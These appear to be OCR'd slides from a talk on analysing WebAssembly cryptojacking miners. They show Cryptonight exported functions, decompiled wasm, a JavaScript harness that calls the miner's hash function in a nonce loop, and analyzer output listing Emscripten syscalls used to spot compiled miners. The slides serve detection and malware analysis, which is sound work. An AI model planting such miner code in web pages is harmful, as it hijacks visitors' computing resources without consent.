
Cryptonight exported functions


- Exported functions names called from JS
  - `_cryptonight_create`
  - `_cryptonight_destroy`
  - `_cryptonight_hash`
- One Google search give us:
  - Harvest
  - cryptonight-hash
  - Xmonarch
  - …

```
(func $f24 (export "_cryptonight_create") (type $t4) (result i32
  (call $f56
    (i32.const 1)
    (i32.const 2097552)))
 (func $f25 (export "_cryptonight_destroy") (type $t3) (param $p
  (block $B0
    (drop
      (call $f52
        (i32.add
          (get_local $p0)
          (i32.const 2097536))))
    (call $f55
      (get_local $p0))))
 (func $f26 (export "_cryptonight_hash") (type $t6) (param $p0 i
  (local $l0 i32) (local $l1 i32) (local $l2 i32) (local $l3 i3
  (block $B0
```

```
const criptonight = require("./cryptonight.js");


criptonight.onRuntimeInitialized = function(){
    var heap = criptonight.HEAPU8.buffer;
    var input = new Uint8Array(heap, criptonight._malloc(84), 84);
    var output = new Uint8Array(heap, criptonight._malloc(32), 32);
    var hashs = 0;
    var stime = new Date().getTime() / 1000;

    function work(){
        var nonce = Math.random() * 4294967295 + 1 >>> 0;
        input[39] = (nonce & 4278190080) >> 24;
        input[40] = (nonce & 16711680) >> 16;
        input[41] = (nonce & 65280) >> 8;
        input[42] = (nonce & 255) >> 0;

        criptonight._cryptonight_hash(input.byteOffset, output.byteOffset, input.byteLength);

        //console.log(nonce, Buffer.from(output).toString('hex'));
        hashs++;
        var now = new Date().getTime();
```

Call Graph






Identify wasm compiler functions


- Cryptominer usually compiled:
  - from C/C++ code using Emscripten compiler
  - without removing unused functions
- Emscripten syscalls
  - `___syscallXX` imported by the wasm module
  - `XX` represents the system call number

```
In [41]: cfg.analyzer.contains_emscripten_syscalls()
Out[41]:
[('___syscall6', 'close'),
 ('___syscall54', 'ioctl'),
 ('___syscall140', '_llseek'),
 ('___syscall20', 'getpid'),
 ('___syscall146', 'writev')]
```

```
In [40]: cfg.analyzer.get_emscripten_calls()
Out[40]:
['abort',
 'enlargeMemory',
 'getTotalMemory',
 'abortOnCannotGrowMemory',
 '___lock',
 '___syscall6',
 '___unlock',
 '_emscripten_memcpy_big',
 '___syscall54',
 '___syscall140',
 '___syscall20',
 '___assert_fail',
 '___syscall146',
 'stackAlloc',
 'stackSave',
 'stackRestore',
 'establishStackSpace',
 'setThrew',
 'setTempRet0',
 'getTempRet0',
 '_malloc',
 '_free',
 '_emscripten_get_global_libc',
 '___errno_location',
 '_fflush',
 'runPostSets',
 '_memset',
 '_sbrk',
 '_memcpy',
 'dynCall_ii',
 'dynCall_iiii',
 'dynCall_viii']
```

(Simplify) Call Graph






